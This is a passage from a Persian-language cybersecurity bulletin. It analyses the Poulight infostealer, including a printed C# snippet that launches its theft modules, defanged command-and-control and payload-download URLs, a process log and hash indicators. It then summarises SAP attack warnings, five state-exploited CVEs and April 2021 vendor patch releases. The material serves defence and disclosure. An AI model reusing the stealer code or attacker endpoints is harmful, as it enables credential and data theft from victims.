فایل Windows Defender.exe در مسیر %TEMP% ذخیره شده و سپس اجرا می‌شود. همچنین مقدار <clbase> از طریق Base٦٤ توسط مقدار <cpdata> در بخش پیشین، مجدداً رمزگشایی می‌شود.

به‌طور کلی جاسوسی‌های زیر توسط Poulight و اجزای آن صورت می‌گیرد:


- تصویربرداری از صفحه کار کاربر
- سرقت اسناد ذخیره شده با نام‌ها و در مسیرهایی خاص
- گرفتن عکس از طریق دوربین دستگاه
- سرقت اطلاعات اصالت‌سنجی FileZilla
- سرقت اطلاعات اصالت‌سنجی Pidgin
- سرقت اطلاعات discord\Local Storage
- سرقت داده‌های Telegram در مسیرهایی خاص
- سرقت داده‌های Skype
- سرقت فایل‌های احراز هویت ssfn
- سرقت اطلاعات کیف‌های ارز رمز

کوکی‌ها، نشانی‌های ULR، حساب‌های کاربری، رمزهای عبور، داده‌های Autofill و اطلاعات کارت‌های پرداخت و فایل های حاوی نویسه‌های خاص در ۲۵ مرورگر

```
Action action = delegate()
{
    CBoard.Start();
};
try
{
    if (base.InvokeRequired)
    {
        base.Invoke(action);
    }
    else
    {
        action();
    }
}
catch
{
}
DesktopImg.Start();
DFiles.Start();
WebCam.Start();
FZ.Start();
Pidgin.Start();
DS.Start();
TG.Start();
Skype.Start();
Steam.Start();
BTCQt.Start();
BTCByte.Start();
BTCDASH.Start();
BTCETH.Start();
BTCMON.Start();
Thread.Sleep(new Random().Next(1, 5) * 1000);
EGChromeC.Start();
```

تمامی داده‌های سرقت شده در پوشه‌ای با عنوان تصادفی در مسیر زیر کپی می‌شوند:

%LocalAppData%\1z9sq09



در نهایت فایل‌های سرقت شده رمزگذاری شده و به یکی از نشانی‌های زیر ارسال می‌شود:


http[:]//poullight[.]ru/handle.php
http[:]//gfl.com[.]pk/Panel/gate.php

در صورت ارسال رشته good از سوی سرور فرماندهی (C۲) ادامه کد اجرا می‌شود. در غیر این صورت هر دو ثانیه یک‌بار برای ارسال مجدد تلاش خواهد شد.

در صورت موفقیت‌آمیز بودن فرایند ارسال، hxxp://ru-uid-507352920.pp.ru/example.exe دریافت شده و با نامی تصادفی در مسیر زیر ذخیره می‌شود:

%LocalAppData%\<8 bytes random characters 1>

تابع اصلی برنامه نیز اطلاعات مختلفی را بر روی ماشین جمع‌آوری می‌کند؛ اما از آنجایی که پوشه حاوی آن اطلاعات حذف می‌شود محققان احتمال می‌دهند که هنوز در مراحل بررسی و آزمون قرار داشته باشد.



:50:09.0231656	example.exe	4344	CreateFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	Desired Access:
:50:09.0234610	example.exe	4344	WriteFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	Offset: 0, Len
:50:09.0235134	example.exe	4344	CloseFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	
:50:09.0235939	example.exe	4344	CreateFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	Desired Access:
:50:09.0236297	example.exe	4344	ReadFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	Offset: 0, Len
:50:09.0236504	example.exe	4344	ReadFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	END OF FILE	Offset: 746, L
:50:09.0236804	example.exe	4344	CloseFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	
:50:09.0239041	example.exe	4344	CreateFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	SUCCESS	Desired Access:
:50:09.0240483	example.exe	4344	SetDispositionInformationFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	NOT EMPTY	Delete: True
:50:09.0241503	example.exe	4344	CloseFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	SUCCESS	
:50:09.0241983	example.exe	4344	CreateFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	SUCCESS	Desired Access:
:50:09.0242117	example.exe	4344	QueryDirectory	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE*	SUCCESS	Filter: *, 1: .
:50:09.0242244	example.exe	4344	QueryDirectory	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	SUCCESS	0: ., 1: CDKR
:50:09.0242685	example.exe	4344	CreateFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\CDKRUEECJBYQCWQLBGK.SUTVWWNLDJULFBQT	SUCCESS	Desired Access:
:50:09.0243416	example.exe	4344	SetDispositionInformationFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\CDKRUEECJBYQCWQLBGK.SUTVWWNLDJULFBQT	SUCCESS	Delete: True
:50:09.0244252	example.exe	4344	CloseFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\CDKRUEECJBYQCWQLBGK.SUTVWWNLDJULFBQT	SUCCESS	
:50:09.0245637	example.exe	4344	CreateFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	Desired Access:
:50:09.0246089	example.exe	4344	SetDispositionInformationFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	Delete: True
:50:09.0246854	example.exe	4344	CloseFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE\JNEMXTDFYENEDVGENWYS.XJOU	SUCCESS	
:50:09.0247321	example.exe	4344	QueryDirectory	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	NO MORE FILES	
:50:09.0247404	example.exe	4344	CloseFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	SUCCESS	
:50:09.0248026	example.exe	4344	CreateFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	SUCCESS	Desired Access:
:50:09.0249268	example.exe	4344	SetDispositionInformationFile	C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIEDJEE	SUCCESS	Delete: True

نشانه‌های آلودگی

درهم‌ساز:

dcb4dfc4c91e5af6d6465529fefef26f
083119acb60804c6150d895d133c445a
b874da17a923cf367ebb608b129579e1

سرورهای فرماندهی:

hxxp://gfl.com.pk/Panel/gate.php
hxxp://poullight.ru/handle.php

نشانی‌های URL:

hxxps://iwillcreatemedia.com/build.exe
hxxp://ru-uid-507352920.pp.ru/example.exe

منبع

https://blog.360totalsecurity.com/en/a-txt-file-can-steal-all-your-secrets/

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

نسخ آسیب‌پذیر SAP،
هدف مهاجمان

شرکت Onapsis نسبت به حمله مهاجمان به نسخ آسیب‌پذیر برنامه‌های با عملکرد حیاتی SAP هشدار داده است.

در گزارشی که Onapsis با مشارکت با شرکت SAP آن را تهیه کرده از مشتریان خواسته شده تا اصلاحیه‌های برنامه‌های SAP را اعمال کرده و وضعیت، تنظیمات و پیکربندی‌های امنیتی آنها را مورد بررسی و ارزیابی قرار دهند.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده چکیده‌ای از گزارش Onapsis ارائه شده است.


بر طبق این گزارش برخی مشتریان SAP در حالی همچنان از نسخ آسیب‌پذیر SAP استفاده می‌کنند که سال‌هاست که اصلاحیه‌های امنیتی برای آنها منتشر شده است. به‌خصوص آن که در مواردی این برنامه ها بر روی اینترنت نیز در دسترس قرار گرفته‌اند و عملاً به درگاهی برای دستیابی به اطلاعات سازمان تبدیل شده‌اند.

در بازه ژوئن ۲۰۲۰ تا مارس ۲۰۲۱ این شرکت، ۱۵۰۰ حمله را در نزدیک به ۲۰ کشور رصد کرده که ۳۰۰ مورد از آنها منجر به هک برنامه‌های SAP شده است.

در برخی از این حملات از مجموعه‌ای از آسیب‌پذیری‌ها سوءاستفاده شده تا از این طریق دسترسی کامل به برنامه‌های ناامن SAP برقرار شده، کنترل‌های معمول امنیتی بی‌اثر شده و در نهایت امکان سرقت داده‌های حساس، انجام کلاهبرداری‌های مالی و حتی توزیع باج‌افزار فراهم شود.

نکته قابل توجه این‌که به دلیل ماهیت بسیاری از برنامه‌های با عملکرد حیاتی SAP، در این حملات کمتر نیازی به گسترش دامنه حمله از طریق Lateral Movement خواهد بود و استخراج داده‌های باارزش سازمان به‌سادگی برای مهاجمان میسر می‌شود.

علاوه بر اجرای حملات Brute-force بر ضد حساب‌های کاربری با دسترسی بالا در SAP در گزارش Onapsis به آسیب‌پذیری‌های زیر نیز اشاره شده است:



Onapsis انجام اقدامات زیر را به مشتریان SAP توصیه کرده است:

- به‌سرعت مورد حمله قرار گرفتن برنامه‌های آسیب‌پذیر SAP و آنهایی که به‌موقع اصلاحیه بر روی آنها اعمال نشده ارزیابی شود. ارزیابی برنامه‌های SAP که بر روی اینترنت در دسترس قرار گرفته‌اند باید با اولویت بالاتری انجام شود.
- در اسرع‌وقت ریسک تمامی برنامه‌ها در بستر SAP ارزیابی شده و به‌سرعت اصلاحیه‌های امنیتی بر روی آنها اعمال و پیکربندی‌ها من شود.
- فوراً برنامه‌های SAP از لحاظ پیکربندی‌های نادرست و/یا وجود کاربران غیرمجاز با دسترسی بالا بازبینی شده و برنامه‌های در معرض ریسک از لحاظ هک شدن ارزیابی شوند.
- در صورتی که برنامه‌های SAP در معرض حمله قرار گرفته‌اند و مقاوم سازی آنها در آینده‌ای نزدیک فراهم نیست می‌بایست کنترل‌های جایگزین اعمال شده و اجرای هر گونه فعالیت بالقوه تهدیدآمیز به‌طور فعال و مستمر رصد شود.

مشروح گزارش Onapsis در لینک زیر قابل دریافت و مطالعه است:

https://onapsis.com/active-cyberattacks-mission-critical-sap-applications

سوءاستفاده گروهی از هکرهای دولتی

از پنج آسیب‌پذیری امنیتی

برخی نهادهای امنیتی ایالات متحده هشدار داده‌اند که گروهی از مهاجمان دولتی در حال سوءاستفاده از پنج آسیب‌پذیری امنیتی برای رخنه به اهداف خود هستند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده چکیده‌ای از اطلاعیه این نهادها ارائه شده است.

بر اساس توصیه‌نامه منتشر شده، این هکرها با سوءاستفاده از سامانه‌های آسیب‌پذیری که در معرض اینترنت قرار گرفته‌اند دسترسی‌های لازم را کسب کرده و در ادامه از آنها برای هک شبکه سازمان قربانی بهره می‌گیرند.

این نهادها توصیه اکید کرده‌اند که سازمان‌ها فوراً نسبت به اعمال اصلاحیه‌های امنیتی اقدام کنند.

فهرست پنج آسیب‌پذیری مذکور به‌شرح زیر است:

- CVE-2018-13379 که Fortinet FortiOS از آن متأثر می‌شود و سوءاستفاده از آن، امکان دانلود فایل‌های سیستمی را از طریق درخواست‌های دستکاری شده HTTP برای مهاجم، بدون نیاز به اصالت‌سنجی فراهم می‌کند.
- CVE-2019-9670 که ضعفی از نوع XML External Entity Injection - به اختصار XXE - است که بخش mailbox در Synacor Zimbra Collaboration Suite از آن تأثیر می‌پذیرد.
- CVE-2019-11510 که ضعفی در Pulse Connect Secure است که مهاجم را قادر می‌کند تا بدون نیاز به اصالت‌سنجی و تنها با ارسال Uniform Resource Identifier - به اختصار URI - دستکاری شده به سامانه آسیب‌پذیر فایلی را از روی آن فراخوانی کند.
- CVE-2019-19781 که محصولات Citrix ADC و Citrix Gateway از آن تأثیر می‌پذیرند و امکان مرور پوشه‌ها (Directory Traversal) را برای مهاجم فراهم می‌کند.
- CVE-2020-4006 که در نسخ آسیب‌پذیر محصولات VMware، VMware Identity Manager، VMware One Access، VMware Cloud Foundation، Identity Manager Connector و VMware Vrealize Suite Lifecycle Manager، تزریق فرمان (Command Injection) را برای مهاجم ممکن می‌کند.

لازم به ذکر است که آسیب‌پذیری‌های مذکور قبلاً نیز توسط گروه‌های مختلفی از مهاجمان مورد سوءاستفاده قرار گرفته بودند. برای مثال می‌توان به بکارگیری CVE-2018-13379 توسط گردانندگان باج‌افزار Cring اشاره کرد که پیش‌تر در خبر زیر به آن اشاره شده بود:

https://newsroom.shabakeh.net/22138/


اصلی‌ترین راهکار در مقابله با این تهدیدات ارتقای نسخ آسیب‌پذیر و مقاوم‌سازی سامانه‌های قابل دسترس بر روی اینترنت است.

همچنین مطالعه مقاله فنی زیر به راهبران محصولات مذکور توصیه می‌شود:

https://media.defense.gov/2021/Apr/15/2002621240/-1/-1/0/CSA_SVR_TARGETS_US_ALLIES_UOO13234021.PDF/CSA_SVR_TARGETS_US_ALLIES_UOO13234021.PDF

به‌روزرسانی‌ها و اصلاحیه‌ها؛

در اولین ماه ۱۴۰۰



در فروردین ۱۴۰۰، شرکت‌های مایکروسافت، سیسکو، مک‌آفی، وی‌ام‌وِر، سیتریکس، اوراکل، بیت‌دیفندر، ادوبی، اس‌آپ، جونیپر نت‌ورکز، گوگل، اپل و موزیلا، گروه سامبا و بنیادهای نرم‌افزاری اوپن‌اس‌اس‌ال و وردپرس اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند که در ادامه این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به آنها پرداخته شده است.

مایکروسافت

۲۴ فروردین، شرکت مایکروسافت (Microsoft Corp)، مجموعه‌اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی آوریل منتشر کرد. اصلاحیه‌های مذکور در مجموع ۱۰۸ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند.

درجه اهمیت ۱۹ مورد از این آسیب‌پذیری‌ها "حیاتی" (Critical) و ۸۹ مورد "مهم" (Important) اعلام شده است.

بیش از نیمی از آسیب‌پذیری‌های ترمیم شده توسط مجموعه اصلاحیه‌های ماه آوریل از نوع Remote Code Execution گزارش شده‌اند.

در این بین، ۵ آسیب‌پذیری زیر روز-صفر (Zero-day) بوده و جزییات آنها قبلاً افشا شده بود:

- CVE-2021-27091 که ضعفی از نوع Elevation of Privilege در RPC Endpoint Mapper Service است.
- CVE-2021-28312 که ضعفی از نوع Denial of Service در Windows NTFS است.
- CVE-2021-28437 که ضعفی از نوع Information Disclosure در Windows Installer است.
- CVE-2021-28458 که ضعفی از نوع Elevation of Privilege در Azure ms-rest-nodeauth Library است.
- CVE-2021-28310 که ضعفی از نوع Elevation of Privilege در Win32k است. پیش‌تر شرکت کسپرسکی (Kaspersky Lab) گزارش کرده بود که مهاجمان در حال سوءاستفاده از این آسیب‌پذیری، احتمالاً به‌منظور فرار از سد سندباکس یا ارتقای سطح دسترسی خود هستند. با این حال کسپرسکی اعلام کرده که قادر به کشف کل زنجیره حمله نبوده و بنابراین از آسیب‌پذیری‌های دیگر بکار رفته در جریان این حملات اطلاعی در دست نیست.

مایکروسافت چهار آسیب‌پذیری "حیاتی" زیر را نیز که همگی از نوع Remote Code Execution هستند در سرویس‌دهنده Exchange ترمیم کرده است:

- CVE-2021-28480
- CVE-2021-28481
- CVE-2021-28482
- CVE-2021-28483

سوءاستفاده از دو مورد از آنها بدون نیاز به اصالت‌سنجی ممکن است. موردی از بکارگیری این چهار ضعف امنیتی تا کنون، حداقل به‌صورت عمومی گزارش نشده است. جزییات بیشتر در خصوص آنها در لینک زیر قابل دریافت و مطالعه است:

https://techcommunity.microsoft.com/t5/exchange-team-blog/released-april-2021-exchange-server-security-updates/ba-p/2254617

در اسفند ۱۳۹۹ نیز شرکت مایکروسافت با انتشار به‌روزرسانی اضطراری و خارج از برنامه، چهار آسیب‌پذیری بحرانی روز-صفر را در نسخ مختلف Exchange ترمیم کرده بود.

از دیگر آسیب‌پذیری حائز اهمیتی که ۲۴ فروردین ترمیم شدند می‌توان به موارد زیر اشاره کرد:

- CVE-2021-27095 و CVE-2021-28315 که ضعف‌هایی در Media Video Decoder هستند و امکان اجرای کد به‌صورت از راه دور را بدون نیاز به سطح دسترسی بالا فراهم می‌کنند.
- CVE-2021-28445 که ضعفی در Windows Network File System است و مهاجم را بدون نیاز به دخالت کاربر قادر به اجرای کد به‌صورت از راه دور می‌کند.

جزییات بیشتر در خصوص مجموعه‌اصلاحیه‌های ماه آوریل مایکروسافت را در گزارش زیر که با همکاری مرکز مدیریت راهبردی افتای ریاست جمهوری و شرکت مهندسی شبکه گستر تهیه شده بخوانید:

https://afta.gov.ir/portal/home/?news/235046/237266/243368/

سیسکو

شرکت سیسکو (Cisco Systems Inc) در فروردین ماه در چندین نوبت اقدام به عرضه اصلاحیه‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها بیش از ۷۰ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۹ مورد از آنها "حیاتی" و ۲۷ مورد "بالا" (High) گزارش شده است. آسیب‌پذیری به حملاتی همچون "اجرای کد به‌صورت از راه دور"، "تزریق فرمان" (Command Injection)، "نشت اطلاعات" (Information Disclosure) و "از کاراندازی سرویس" (Denial of Service) از جمله اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

مک‌آفی

۵ فروردین، شرکت مک‌آفی (McAfee, LLC)، با انتشار Update 10 ۵.۱۰.۰ دو آسیب‌پذیری به شناسه‌های CVE-2021-23888 و CVE-2021-23890 با شدت "متوسط" و یک ضعف امنیتی به شناسه CVE-2021-23889 با شدت "کم" را در محصول McAfee ePolicy Orchestrator ترمیم کرد که جزییات آن در لینک زیر قابل دریافت است:

https://kc.mcafee.com/corporate/index?page=content&id=SB10352

همچنین این شرکت در ۲۵ فروردین با انتشار اصلاحیه ۱۱.۶.۱۰۰.۴۱ یک آسیب‌پذیری به شناسه CVE-2021-23887 با شدت حساسیت "بالا" و یک ضعف امنیتی به شناسه CVE-2021-23886 با شدت حساسیت "متوسط" را در نسخ پیشین McAfee DLP Endpoint برطرف کرد. مک آفی در ۳ فروردین نیز نسخه ۱۱.۶.۱۰۰ نرم‌افزار McAfee DLP Endpoint را منتشر کرده بود. توضیحات بیشتر در خصوص نسخ جدید این نرم‌افزار در لینک‌های زیر قابل دریافت است:

https://kc.mcafee.com/corporate/index?page=content&id=SNS2943
https://kc.mcafee.com/corporate/index?page=content&id=SB10357

وی‌ام‌وِر

در فروردین شرکت وی‌ام‌وِر (VMware, Inc) با انتشار به‌روزرسانی، چند آسیب‌پذیری با شدت "حیاتی" و یک ضعف امنیتی با درجه اهمیت "مهم" را در محصولات زیر ترمیم کرد:

- VMware vRealize Operations
- VMware Cloud Foundation
- vRealize Suite Lifecycle Manager
- VMware Carbon Black Cloud Workload Appliance
- VMware NSX-T

جزییات بیشتر در توصیه‌نامه‌های زیر قابل مطالعه است:

https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://www.vmware.com/security/advisories/VMSA-2021-0005.html
https://www.vmware.com/security/advisories/VMSA-2021-0006.html

سیتریکس

سیتریکس (Citrix Systems, Inc) در فروردین ماه اقدام به انتشار اصلاحیه برای ترمیم سه آسیب‌پذیری امنیتی برای Citrix Hypervisor (یا XenServer سابق) کرد که جزییات آن در لینک زیر قابل مطالعه است:

https://support.citrix.com/article/CTX306565

سوءاستفاده از آسیب‌پذیری‌های مذکور موجب از کار افتادن سامانه (Denial of Service) خواهد شد.

اوراکل

در آخرین روز از فرودین ۱۴۰۰، شرکت اوراکل (Oracle Corp) مطابق با برنامه زمانبندی شده سه‌ماهه خود، با انتشار مجموعه‌به‌روزرسانی‌های موسوم به Critical Patch Update اقدام به ترمیم ۳۸۴ آسیب‌پذیری امنیتی در ده‌ها محصول ساخت این شرکت کرد. سوءاستفاده از برخی از آسیب‌پذیری‌های مذکور مهاجم را قادر به اجرای کد به‌صورت از راه دور بدون نیاز به هر گونه اصالت‌سنجی می‌کند. جزییات کامل در خصوص آنها در لینک زیر قابل دریافت است:

https://www.oracle.com/security-alerts/cpuapr2021.html

بیت‌دیفندر

در اولین ماه سال ۱۴۰۰ شرکت بیت‌دیفندر (Bitdefener, Inc) اقدام به انتشار نسخ ۶.۲۳.۱.۱، ۶.۶.۲۶.۳۷۶، ۶-۲-۲۱-۱۴۱ و ۴-۱۷-۱۶-۲۰۰۱۶۶ به‌ترتیب برای محصولات Bitdefender GravityZone، Endpoint Security Tools for Windows، Endpoint Security for Linux و Endpoint Security for Mac و افزودن قابلیت‌های جدید در آنها کرد. جزییات بیشتر را در لینک‌های زیر بخوانید:

https://www.bitdefender.com/support/gravityzone-6-23-1-1-release-notes-2690.html
https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-6-26-376-release-notes-(windows)-2689.html
https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-2-21-141-release-notes-(linux)-2687.html
https://www.bitdefender.com/support/endpoint-security-for-mac-version-4-17-16-200166-release-notes-2684.html

ادوبی

در فروردین، شرکت ادوبی (Adobe, Inc) اقدام به انتشار به‌روزرسانی برای محصولات زیر کرد:

ColdFusion: https://helpx.adobe.com/security/products/coldfusion/apsb21-16.html
RoboHelp: https://helpx.adobe.com/security/products/robohelp/apsb21-20.html
Bridge: https://helpx.adobe.com/security/products/bridge/apsb21-23.html
Digital Editions: https://helpx.adobe.com/security/products/Digital-Editions/apsb21-26.html
Photoshop: https://helpx.adobe.com/security/products/photoshop/apsb21-28.html

اس‌آپ

اس‌آپ (SAP SE) نیز در فروردین ۱۴۰۰ با انتشار مجموعه‌اصلاحیه‌های ماه آوریل، آسیب‌پذیری‌هایی را در چندین محصول خود برطرف کرد. بهره‌جویی از بعضی از این آسیب‌پذیری‌های ترمیم شده مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=573801649

جونیپر نت‌ورکز

جونیپر نت‌ورکز (Juniper Networks, Inc) هم در فروردین با ارائه به‌روزرسانی چندین ضعف امنیتی را محصولات مختلف این شرکت ترمیم کرد. سوءاستفاده از ضعف‌های مذکور مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://kb.juniper.net/InfoCenter/index?page=content&channel=SECURITY_ADVISORIES

گوگل

در فرودین ماه شرکت گوگل (Google, LLC) در چندین نوبت با عرضه به‌روزرسانی اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۵ فروردین انتشار یافت ۹۰.۰.۴۴۳۰.۷۲ است. فهرست اشکالات مرتفع شده در لینک‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2021/04/stable-channel-update-for-desktop_14.html
https://chromereleases.googleblog.com/2021/04/stable-channel-update-for-desktop.html
https://chromereleases.googleblog.com/2021/03/stable-channel-update-for-desktop_30.html

موزیلا

در ماهی که گذشت شرکت موزیلا (Mozilla, Corp) با ارائه به‌روزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد. درجه حساسیت برخی از این آسیب‌پذیری‌های ترمیم شده، "بالا" گزارش شده است. توضیحات بیشتر در لینک‌های زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/mfsa2021-10/
https://www.mozilla.org/en-US/security/advisories/mfsa2021-11/
https://www.mozilla.org/en-US/security/advisories/mfsa2021-12/

سامبا

گروه سامبا (Samba Team) با عرضه به‌روزرسانی، دو ضعف امنیتی با شناسه‌های CVE-2020-27840 و CVE-2021-20277 را در نرم‌افزار کدباز Samba برطرف کرد. سوءاستفاده از یکی از این ضعف‌های ترمیم شده در اختیار گرفتن کنترل سیستم آسیب‌پذیر را برای مهاجم فراهم می‌کند.

اوپن‌اس‌اس‌ال

۶ فروردین، بنیاد نرم‌افزاری اوپن‌اس‌اس‌ال (OpenSSL Software Foundation) اقدام به انتشار توصیه‌نامه‌ای با درجه اهمیت "بالا" در خصوص یک آسیب‌پذیری با شناسه CVE-2021-3450 کرد. بهره‌جویی از آسیب‌پذیری مذکور که نسخه ۱.۱.۱h و نسخ بعد از آن از آن تأثیر می‌پذیرند موجب بی‌اثر شدن فرایند بررسی اصالت (CA certificate check) می‌شود. توصیه‌نامه اوپن‌اس‌اس‌ال در لینک زیر قابل مطالعه است:

https://www.openssl.org/news/secadv/20210325.txt

وردپرس

